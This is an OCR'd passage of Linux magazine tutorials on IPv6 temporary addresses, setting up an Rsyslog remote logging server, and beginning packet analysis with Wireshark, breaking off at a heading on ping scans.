
```
# echo 2 > /proc/sys/net/IPv6/conf/int0/use_tempaddr
```

As before, the setting can be made persistent by adding

```
net.IPv6.conf.int0.use_tempaddr = 2
```

say in a file **/etc/sysctl.d/20-ip6-tempaddr.conf**.


Remember, though, that once you get an IPv6 address (either through your ISP, a tunnel broker or Teredo, see boxout above), your host is accessible from the outside world – therefore, any services you may be running on your machine, depending on how they're set up, might be as well. With IPv6, our dependence on NAT is obviated, along with so many frustrations setting up BitTorrent clients. It's prudent to set up some kind of firewall here, but as long as your services are set to only listen on IPv4 interfaces, you should be fine. One slightly chilling side-effect of IPv6 is the emergence of shadow networks. These arise when IPv6 traffic is able to evade security measures which were only set up for IPv4, allowing an attacker to casually sidestep any firewall policies. Hopefully, in the very near future, ISPs will provide IPv6 connections, rendering this tutorial obsolete. We also hope that the internet isn't going to die and summer will be here soon... ■



There is little tangible reward for denying yourself the earthly pleasures offered by IPv4, but on 6 June 2014 this is exactly what many sysadmins did.

Rsyslog: Secure

Don't let a verbose app fill up your disks with logs, send them to a secure remote logging server and be a lumberjack for the day.



Syslog is a venerable part of your operating system, whatever flavour of Unix you run, tirelessly collecting information about system and application events in text files under **/var/log**. Whether you are administering thousands of servers, or just looking after a simple home network, 'check the log' should be one of your first thoughts whenever a problem occurs.

We're going to build a logging server, and take a quick tour of how to tell your other devices to send their logs there, but first let's take a look at why it is such a good idea to stick your logs on another server.

Logs give you mountains of useful information: don't throw it away, or risk losing it.

Logs are an admin's best friend. They tell you: what the kernel, OS processes, and many apps are up to; give security information and useful clues on attacks both thwarted and successful; they help you understand use of your computers; traffic to your sites; and enable you to understand and plan better for future growth. Logs are also an almighty pain.

Hands up who's had a machine become unresponsive, or even fall over, because it's run out of disk space after a rogue app has logged your **/** partition to 100% disk use? Yes, you should have put **/var/log/** on another partition – that would have saved the system from falling over – but you'd still have lost data in the form of later logs. Just before Christmas a friend asked me to shell into his small business's webserver and find out why it wasn't working. We found 8GB of logs from a WordPress plugin had filled the VPS's disk space.

And while logs provide critically useful clues after an attack, first, if your machine has been compromised an intruder will clean up after themselves, or, second, just delete log files if they think they're already discovered. Third, if you have any number of PCs above one, having all of the logs in the same place makes it easier to analyse, archive, and manage the files produced. Finally, there's only one drive partition to monitor for disk usage.

Logging daemons

We've briefly mentioned security. You should read the logs on a compromised box but, at best, you can't wholly trust their completeness. Export your logs to a server that's only open to receive them on one port, only SSH-accessible from one place, and has been reasonably hardened, and those logs become more trustworthy. Whether you use a security hardened distro, or plunder the *Linux Format* archive for security tutorials, or just trust to luck, we leave it to you.

Physical back-ups/archives, moved off-site, are the finishing touch to an arrangement which should help you sleep soundly at night. Think this is over the top? Well, on a home network you might simplify (or even omit) the archiving, but a separate box – even a Raspberry Pi with a couple of redundant old USB hard disks – will provide a permanent simplification to any future logging problems.

In this tutorial we'll be using *Rsyslogd*, Rainer Gerhards' improved version of *Syslogd*. This has benefitted from competition from *Syslog-ng*, a freemium product that has gradually moved advanced features from the proprietary to the free version. *Rsyslogd* is entirely free and open source, however, and the default logging daemon on almost every distro. It's also slightly easier to configure, though not enough to stop you taking a look at the alternative, should there be a feature in *Syslog-ng* that you need that hasn't appeared in *Rsyslogd*.

We will show you the basics of setting up a remote logging server, getting a client to send its logs there, and looking at *Apache* as an example of a service with its own logging, that

logging server

can be persuaded to use *(r)syslogd*.

We'll stick with logs on the filesystem – much easier to analyse with the tools available – but if you wish to install **rsyslog-mysql** via your package manager, you should find it automatically sets up your *MySQL* database, creating a database named Syslog and a user rsyslog with an autogenerated password, and the correct values in **/etc/rsyslog.d/mysql.conf**. There's also a *PostgreSQL* output plugin available.

Server set-up

If you're building a server from scratch, a minimal distro install on a small disk or partition is all you need, leaving most disk space for the log files. Choose the manually-guided version of your distro install program (probably labelled advance install on the menu when you boot up from the installation media), or you'll probably find the biggest disk drive partition given either to **/** or to **/home**.

If you're using an existing server, putting in an extra disk specially, you will need to move the existing contents of **/var/log** to the new disk after formatting, then add the new disk into **/etc/fstab** – the file the system reads at bootup to see which disks to mount – with something along the lines of:

```
/dev/sdb1  /var/log  ext4  0  1
```

Now mount the disk with

```
mount -a
```

and let your logs enjoy their newfound lebensraum.

If you've not settled on a favourite server monitoring tool, such as *Nagios* or *Zabbix* [*Tutorials, Linux Format 179*], to alert you to disk usage and other server problems, now would be a good time to put that at the top of your to-do list!


On Debian you'll find **rsyslog.conf** directly under **/etc**, with **/etc/rsyslog.d/** unpopulated. For backward-compatibility, *Rsyslogd* reads any standard **syslog.conf** file from the older Unix *Sysklogd*, and the default **/etc/rsyslog.conf** file is in this format, with few special options. **rsyslog.conf** starts with sections for Modules and Global Directives, but we're going to skip ahead to Rules, where the important stuff is specified. Typical default entries, to tell *(r)syslogd* what to log, and where to log it, would be:

```
auth,authpriv.*          /var/log/auth.log
*.*;auth,authpriv.none   -/var/log/syslog
kern.*                   -/var/log/kern.log
lpr.*                    -/var/log/lpr.log
mail.*                   -/var/log/mail.log
user.*                   -/var/log/user.log
```

As you can probably guess, the config file is simply specifying the kinds of messages that should be logged in the first part, then the second field is the location, which does not have to be a file:

```
*.info      /var/log/messages
kern.emerg  /dev/console
```

The first field is split into facility and level. Facility is the system application generating the message; the default choices are few, but enable the separating out of user, kernel and daemon system messages for example; **auth** is used for security events, and **authpriv** for messages relating to access control. Level is more useful, giving a choice of emerg (panic), alert, crit, err (error), warning (warn), notice, info, debug – laid down in RFC 5424, and often remembered (in reverse order) with the mnemonic "Do I Notice When Evenings Come Around Early". The special level none tells *Rsyslogd* not to send any authpriv messages to *Syslog*, which would be otherwise included in the *.* in our example.



If text won't cut it, a data visualisation package like *AfterGlow* is a colourful way of interpreting data from mail logs.

The level normally includes everything above that level in importance, too. Everything except that level can be specified with !, and just the level specified can be indicated with an = in front of the level, like this:

```
*.=debug;auth,authpriv.none;news.none;mail.none  /var/log/debug
```

Some programs generate a lot of debug messages, so don't leave this one running – but it's useful if you're investigating interactions produced by your own code.

In case you were wondering about the dashes (which you'll probably see in your own distro-provided config file), they tell the original *Syslogd* not to sync after each write to file, which *Rsyslogd* won't do anyway (unless you add a special directive in the Global Directives section). They are there for backwards-compatibility, and can be safely discarded or ignored.

In our second config example info level (and above) alerts are logged to **/var/log/messages**, and kernel panics appear on the console, which may only be useful on machines you're connected to. As with many config files, more than one line may be a match, but the first line in the config file to match the case specifies the action if it alters what should be logged.

Quick tip

The *Rsyslog* documentation isn't installed by default. The 100 pages (or so) usually get separated into a **rsyslog-doc** package by distros. Grab it for reference and further reading.

Network hacks

```
:msg, contains, "user nagios" ~
```

discards Nagios messages. Sometimes you'll want to discard something during setup, and sometimes you'll run a program that fills logs with information that you'll never need. Note lines are actioned from left to right, so general rules should be put first, with specific exceptions and additions after the comma where necessary.

Try a few changes on your **rsyslog.conf** file, just to get familiar with the format, before we start on remote listening. To get *Rsyslogd* to read your config changes run:

```
kill -HUP (cat /var/run/rsyslogd.pid)
```

You can test your **rsyslog.conf** changes from the command line with logger, for example:

```
logger -p local6.warn "This is a test through logger."
```

Listening for traffic

Time to skip back to the earlier **rsyslog.conf** directives we ignored before. First off, lets deal with Modules. You should have the default of

```
$ModLoad imuxsock
$ModLoad imklog
```

which provides support for local system logging and kernel logging respectively. To get your server listening for remote traffic via either UDP or TCP you'll need to load their respective modules, too:

```
# provides UDP syslog reception
$ModLoad imudp
$UDPServerRun 514

# provides TCP syslog reception
$ModLoad imtcp
$InputTCPServerRun 514
```

The port number is up to you, of course, but a lot of boxes are preset for the standard 514. UDP is stateless, meaning client machines will continue to send log files even if your log server is too overloaded to receive all of them. TCP ensures everything should get through, but at the expense of increased load.

Next, the Global Directives section deals with file ownership and permissions, but also enables you to specify a subdirectory for application-specific conf files:

```
$IncludeConfig /etc/rsyslog.d/*.conf
```

Ubuntu does this by default, and your server may include files such as **/etc/rsyslog.d/postfix.conf**, for example, with a line to create an additional socket in postfix's chroot in order not to break mail logging when *rsyslog* is restarted:

```
$AddUnixListenSocket /var/spool/postfix/dev/log
```

Now, ahead of the other rules, you can start sending your logs to the remote log server. Our example server is on the local network, at **192.168.0.2**, listening on the standard port, so we can send our logs there with:

```
*.*  @192.168.0.2:514
```

A second @, for example **@@192.168.0.2:514** will send the logs via TCP instead of UDP. You are unlikely to want *.* from every client, however.

We've now seen **rsyslog.conf** set to local files, remote servers, and piped to named streams (**/dev/console**). You may also want to send a log to a particular user (eg root) or even all users:

```
kern.*  root
*.emerg  *
```


but also useful is logging to one particular console:

```
auth,kern.*  /dev/tty2
```

This example lets you know any issues with the kernel, and who's logging you on, and you can leave a monitor plugged in to a server and just check when you wander by or use a KVM.

A quick poke around **/var/log** on a typical server reveals many services logging to their own files or directories, without any help from *(r)syslog*. In most cases other services can be persuaded to use *syslog*, greatly simplifying your shifting of the log files to the remote server. For example, in *Apache* edit the config file in **/etc/apache2/conf.d** (under **/etc/httpd** on Red Hat-based distros) by commenting out all default logging directives, and adding one which calls the BSD utility logger, the shell interface to *syslogd*:

```
ErrorLog "|/usr/bin/logger -p local6.error" combined
```



Even a standard, ISP-supplied ADSL modem/router should export its logs if asked nicely. It may not give you a choice to use a non-standard port, though.

Which log?

All *nix systems store their many log files under **/var/log**, and it's worth becoming familiar with the most important. Note, however, that on Ubuntu and Debian-based systems there is some blurring between **/var/log/syslog** and **var/log/messages**, but broadly speaking the later should capture all the important but non-critical messages, while the former folder logs nearly everything except **auth** messages. (You'll need to look in **auth.log** for those.)

» /var/log/dmesg
This is the kernel ring buffer, which is also available via the **dmesg** command.

» /var/log/auth.log
This file, as previously mentioned, logs all of the logins and logouts by both normal users and system processes.

» /var/log/Xorg.0.log
This the X startup log file. The source of information for problems with your X config.

» /var/log/btmp
A binary file containing attempted bad logins to the system, accessed via the **lastb** command.

» /var/log/wtmp
A binary file that logs all users who've logged in or out, which is accessed via the **last** command.

» /var/log/daemon.log
This file supplies detailed Information about the running system and application daemons.

```
-rw-rw---- 1 root utmp 768 Dec 13 09:51 /var/log/btmp.1
root@rivendell:~# more /var/log/btmp.1


root@rivendell:~# last -f /var/log/btmp.1
richard  tty7         :0               Fri Dec 13 09:51    gone - no logout
richard  tty7         :0               Mon Dec  2 16:05 - 09:51 (10+17:46)

btmp.1 begins Mon Dec  2 16:05:23 2013
root@rivendell:~#
```

› Most logs are stored as plain text files, but login attempts (btmp & wtmp) – for security reasons – are the main exception, and need to be accessed via the last program.

```
CustomLog "|/usr/bin/logger -t apache -i -p local6.info"
combined
```

Combined is the format. Custom formats can be specified through *Apache*'s LogFormat directive. local6 is one of the eight local facilities under *syslog* reserved for local use. There is no defined standard, but typically *PostgreSQL* uses local0 and *SpamAssassin* uses local3.

Now we need to get these local6 logs sent off to the remote logging server. You may want to keep a handy local copy of the error logs in **/var/log/apache/** or even with *Apache*'s local files:

```
local6.*      @192.168.0.2:514
local6.error  /etc/apache2/logs/error_log
```

On the logging server, you can now route incoming local6 logs to their own file:

```
local6.*  /var/log/apache_logs
```

Don't forget to restart *Apache* and reload the *syslog.conf* file on both remote and local machines in order for your changes to take effect.

Monitoring logs

As we've discovered, logs tell us useful things, and searching logs tells us useful things that have happened in the past, but monitoring logs lets us know what's happening now. For instance, whether someone is trying a buffer overflow attack on your web server. A simple Perl utility like *Swatch* can be set to email you each time an extremely long URL is called, for example. You do this by configuring its conf file with a regular expression to look out for in the logs, or perform any other action you wish, even tweeting if you have a command line Twitter app installed and configured:

```
# sample ~/.swatchrc
watchfor /File name too long/ ./ttytter -status="Buffer-
overflow attack in progress on my Web server.
 #LeaveMeAlone"
```

Logwatch is another old skool Perl script for keeping an eye on your logs. It is designed to be run from a remote machine or non-writable medium, as easily as it would be to run locally. Its security, then, can be good but first you'll need to learn how to write your own filter scripts for *Logwatch*. You'll also need knowledge of Regular Expressions if you use *multitail*, which shows you multiple logs, filtered and colour-highlighted, in multiple windows.

If this sort of configuration effort isn't your cup of tea, there are alternatives: from enterprise-friendly Java-based data analytics systems, such as *Graylog2* – which can manage billions of events and process hundreds of thousands of new events every second – to Intrusion Detection Systems (IDS) that combine log analysis with file integrity checking, policy monitoring, rootkit detection, real-time alerting and active response, such as *OSSEC*. Even a brief roundup is beyond the scope of this tutorial, but we suggest that, unless you're managing a data centre or large enterprise set-up, get the simplest solution that meets your needs.

Management

Now you're collecting all these logs, you need to manage them. *Logrotate* is the established Linux utility for handling compression and purging of log files. A good look through **/etc/logrotate.conf** and the individual scripts under **/etc/logrotate.d** will show you some sensible defaults for a standalone machine. Some tweaking could give you a workable setup for your logging server, but most likely you'll need to monitor disk use and log growth for a while, and continue to do so as you add more clients to your network to get a satisfactory balance between disk space, and keeping enough logs for peace of mind.

Compliance issues for larger companies, and simple agreements on what you're keeping and archiving on behalf of clients, will also add to the demands on your storage, but now we're into considering archiving regimes – whether to use tapes, dedicated NAS/SAN, or even simply burn to DVD. While all sorts of fearsomely complex archiving solutions exist, calling *tar* from *Crontab* may be all you need to archive your log files before they're purged by *Logrotate*. We're all for a simple life – after all, that's why we run Linux.


And speaking of complications, these four pages have just rounded up the basics for you. *Rsyslog*'s filtering options alone would fill another tutorial, but each reader will have different requirements, so we hope that you can use our intro to get started with a remote logging server, and dig deeper to find all the functionality you need for your own setup. ■

Wireshark: Analyse traffic

We explain all the necessary essentials that you need to know to start using the GUI-enhanced Wireshark, and analyse three kinds of network traffic.



Wireshark is a very popular and extremely capable network protocol analyser that was developed by Gerald Combs. *Wireshark* was born in June 2006 when Combs renamed the network tool *Ethereal*, which he also created, as he was changing jobs and couldn't use the old name anymore. Nowadays, most people use *Wireshark* and *Ethereal* has been consigned to history. Your Linux distribution will have a ready to install package for analyser too, so go ahead and install it.



The TCP packet and the IP packet format.

You may ask what makes *Wireshark* different to other network analysers – apart from the fact that it's free – and why we're not simply advocating using *tcpdump* for packet capturing? The main advantage of *Wireshark* is that it's a graphical application. Capturing and inspecting network traffic using a graphical user interface is a very helpful thing because it cuts through the complexity of network data.

To help the beginner understand *Wireshark* they will need to understand network traffic. The aim of this article then is to supply a comprehensive introduction to TCP/IP to enable you to come to useful conclusions about the network traffic data you're analysing.

If you run *Wireshark* as a normal user, you won't be able to use any network interfaces for capturing, because of the default Unix file permission that network interfaces have. It's more convenient to run *Wireshark* as root (**sudo wireshark**) when capturing data and as a normal user when analysing network data. Alternatively, you can capture network data using the *tcpdump* command line utility as root and analyse it using *Wireshark* afterwards. Please keep in mind that on a truly busy network, capturing using *Wireshark* might slow down a machine or, even worse, might not enable you to capture everything because *Wireshark* needs more system resources than a command line program. In such cases using *tcpdump* for capturing network traffic is the wisest solution.

Capturing network data

The easiest way to start capturing network packets is by selecting your preferred interface after starting *Wireshark* and then pressing Start. *Wireshark* will show network data on your screen depending on the traffic of your network. Note that you can select more than one interface. If you know nothing about TCP, IP or the other TCP/IP protocols, you may find the output complicated and difficult to read or understand. In order to stop the capturing process you just select Capture > Stop from the menu. Alternatively, you can press the fourth icon from the left, the one with a red square (which is shorthand for 'Stop the running live capture') on the Main toolbar (Note: its exact location depends on your *Wireshark* version). This button can only be pressed while you are capturing network data.

When using the described method for capturing, you can't

change any of the default *Wireshark* Capture Options. You can see and change the Capture Options by selecting Capture > Options from the menu. There you can select the network Interface(s), see your IP address, apply capture filters, put your network card in promiscuous mode, and save your capture data in one or multiple files. You can even choose to stop packet capturing after a given number of network packets or a given amount of time or indeed a given size of data (in bytes).

Wireshark doesn't save the captured data by default but you can always save your data afterwards. It's considered good practice to first save and then examine the network packets unless there's a specific reason for not doing so.

Wireshark enables you to read and analyse already captured network data from a large amount of file formats including *tcpdump*, *libpcap*, Sun's *snoop*, HP's *nettl*, K12 text file etc. This means that you can read almost any format of captured network data with *Wireshark*. Similarly, *Wireshark* enables you to save your captured network data in a variety of formats. You can even use *Wireshark* to convert a file from a given format to another.

You can also export an existing file as a plain text file from the File menu. This option is mainly for manually processing network data or using it as input to another program.

There is an option that allows you to print your packets. I have never used this option in real life but it may be useful to print packets and their full contents for educational purposes.


Display filters

While capture filters are applied during network data capture and make *Wireshark* discard network traffic that doesn't match the filter, display filters are applied after capture and 'hide' network traffic without deleting it. You can always disable a Display filter and get your hidden data back.

Generally, display filters are considered more useful and versatile than capture filters because it's unlikely you'll know in advance what you'll capture or want to examine. Nevertheless, applying filters at capture time can save you time and disk space and that's the main reason you might want to use them.

Wireshark will highlight when a display filter is syntactically correct with a light green background. When the syntax is erroneous, the background becomes pink.

Display filters support comparison and logical operators. The **http.response.code == 404 && ip.addr == 192.168.1.1** display filter shows the traffic that either comes from the 192.168.1.1 IP address or goes to the 192.168.1.1 IP address that also has the 404 (Not Found) HTTP response code in it.



The three packets (SYN, SYN+ACK and ACK) of a TCP 3-way handshake.

The **!bootp && !ip && !arp** filter excludes BOOTP, IP and ARP traffic from the output. The **eth.addr == 01:23:45:67:89:ab && tcp.port == 25** filter displays the traffic from or to network device with the 01:23:45:67:89:ab MAC address that uses TCP port number 25 in its incoming or outgoing connections.

Keep in mind that display filters don't magically solve problems. They are extremely useful tools when used correctly but you still have to interpret the results, find the problem and think about the possible solutions yourself.

When defining rules please remember that the **(ip.addr != 192.168.1.5)** expression doesn't mean that none of the ip.addr fields can contain the 192.168.1.5 IP address. It actually means that one of the ip.addr fields should *not* contain the 192.168.1.5 IP address. Therefore, the other ip.addr field value can be equal to 192.168.1.5. You can think of it as 'there exists one ip.addr field that is not 192.168.1.5'. The correct way of expressing it is by typing **!(ip.addr == 192.168.1.5)**. This is a common misconception.

Also remember that MAC addresses are truly useful when you want to track a given machine on your LAN because the IP of a machine can change if it uses DHCP but its MAC address is more difficult to change.

It is advisable that you visit the display filters reference site for TCP related traffic at **http://bit.ly/WireSharkTCP**. For the list of all the available field names related to UDP traffic, it's advisable to look at **http://bit.ly/WireSharkUDP**.

Quick tip

The fact that the FTP protocol usually uses port number 21 doesn't mean it's not allowed to use a different port number. In other words, don't blindly rely on the port number to characterise TCP/IP traffic.

About TCP/IP, TCP and IP


TCP/IP is the most widely used protocol for interconnecting computers and it is so closely related to the internet that it's extremely difficult to discuss TCP/IP without talking about

The TCP protocol

TCP stands for Transmission Control Protocol. The main characteristic of TCP is that it's reliable and makes sure that a packet was delivered. If there's no proof of packet delivery, it resends the packet. TCP software transmits data between machines using segments (also called a TCP packet). TCP assigns a sequence number to each byte transmitted, and expects a positive acknowledgment (or ACK) from the receiving TCP stack. If the ACK is not received within a timeout interval, the data is retransmitted as the original packet is considered undelivered. The receiving TCP stack uses the sequence numbers to rearrange the segments when they arrive out of order, and to eliminate duplicate segments.

The TCP header includes both the Source Port and Destination Port fields. These two fields, plus the source and destination IP addresses are combined to uniquely identify each TCP connection. Ports help TCP/IP stacks in network connected devices (PCs and routers etc) to distribute traffic among multiple programs executing on a single device. If a service wants to be seen as reliable it's usually based on TCP, otherwise it's based on IP. But as you can imagine, reliability comes at a cost and therefore isn't always desirable.

Network hacks



Part of an Nmap ping scan on a LAN as captured by *Wireshark*.

the Internet and vice versa. Every device that uses it has:

- **An IP address** This address must be unique at least to its local network.
- **A network mask** Used for dividing big IP networks into smaller networks that's related to the current network,
- **One or more DNS servers** Used for translating an IP address to a human-memorable format and vice versa
- **A Default Gateway** This is optional if you want to communicate with devices beyond your local network. A Default Gateway is the network device that TCP/IP sends a network packet to when it doesn't 'know' where else to actually send it.

Every TCP service listens to a port that is unique to each machine. A machine that supports the HTTP protocol, the protocol that serves WWW, is also called an HTTP server. Similarly there exist FTP servers, DNS servers, etc. It's the two pairs of the IP addresses and port numbers on both ends of a TCP/IP interaction that uniquely identify a connection between two machines that use TCP/IP.

A TCP packet (*see the format of a TCP and an IP packet segment, pictured on p130*) can be used to establish connections; transfer data; send acknowledgements, advertise the buffer that holds incoming data, which is called Window Size, and close connections. As you can see in the packet screenshot (*see p102*), each TCP segment has a header part and a data part.



When you put your network card in promiscuous mode, you allow the network device to catch and read every network packet that arrives to it even if the receiver is another device on the network. Network packets still go to their original destination.

The TCP 3-way handshake

TCP provides a connection-oriented, reliable byte stream service. It's a full duplex protocol, which means that each TCP connection supports a pair of byte streams; one flowing in each direction. The term 'connection-oriented' means the two applications using TCP must first establish a TCP connection with each other before exchanging any data.

The TCP header includes a 6-bit flags field that's used to relay control information between TCP peers. The possible flags include SYN, FIN, RESET, PUSH, URG, and ACK. SYN and ACK flags are used for the initial TCP 3-way handshake as you will see in a while. The RESET flag signifies that the receiver wants to abort the connection.

The TCP three-way handshake goes like this: the client sends a TCP SYN packet to the server, and its TCP header includes a sequence number field that has an arbitrary value in the SYN packet. The server sends back a TCP (SYN, ACK) packet which includes the sequence number of the opposite direction and an acknowledgement of the previous sequence number. Finally, in order to truly establish the TCP connection, the client sends a TCP ACK packet to acknowledge the sequence number of the server. After the TCP three-way handshake, the connection is established and is ready to send and receive data.

The traffic for this case was produced by running the following command:

```
$ wget http://www.linuxformat.com/
```

After some necessary DNS, ARP and ICMP network traffic, the TCP three-way handshake begins (which you can see *pictured top, p131*). The client IP address is 10.0.2.15 and the destination IP address is 80.244.178.150. A pretty simple display filter (**tcp && !http**) makes *Wireshark* display 63 out of 82 packets. The three packet numbers used in the handshake are sequential because the host wasn't performing any other network activity at the time of capturing, but this is rarely the case.

Ping scans

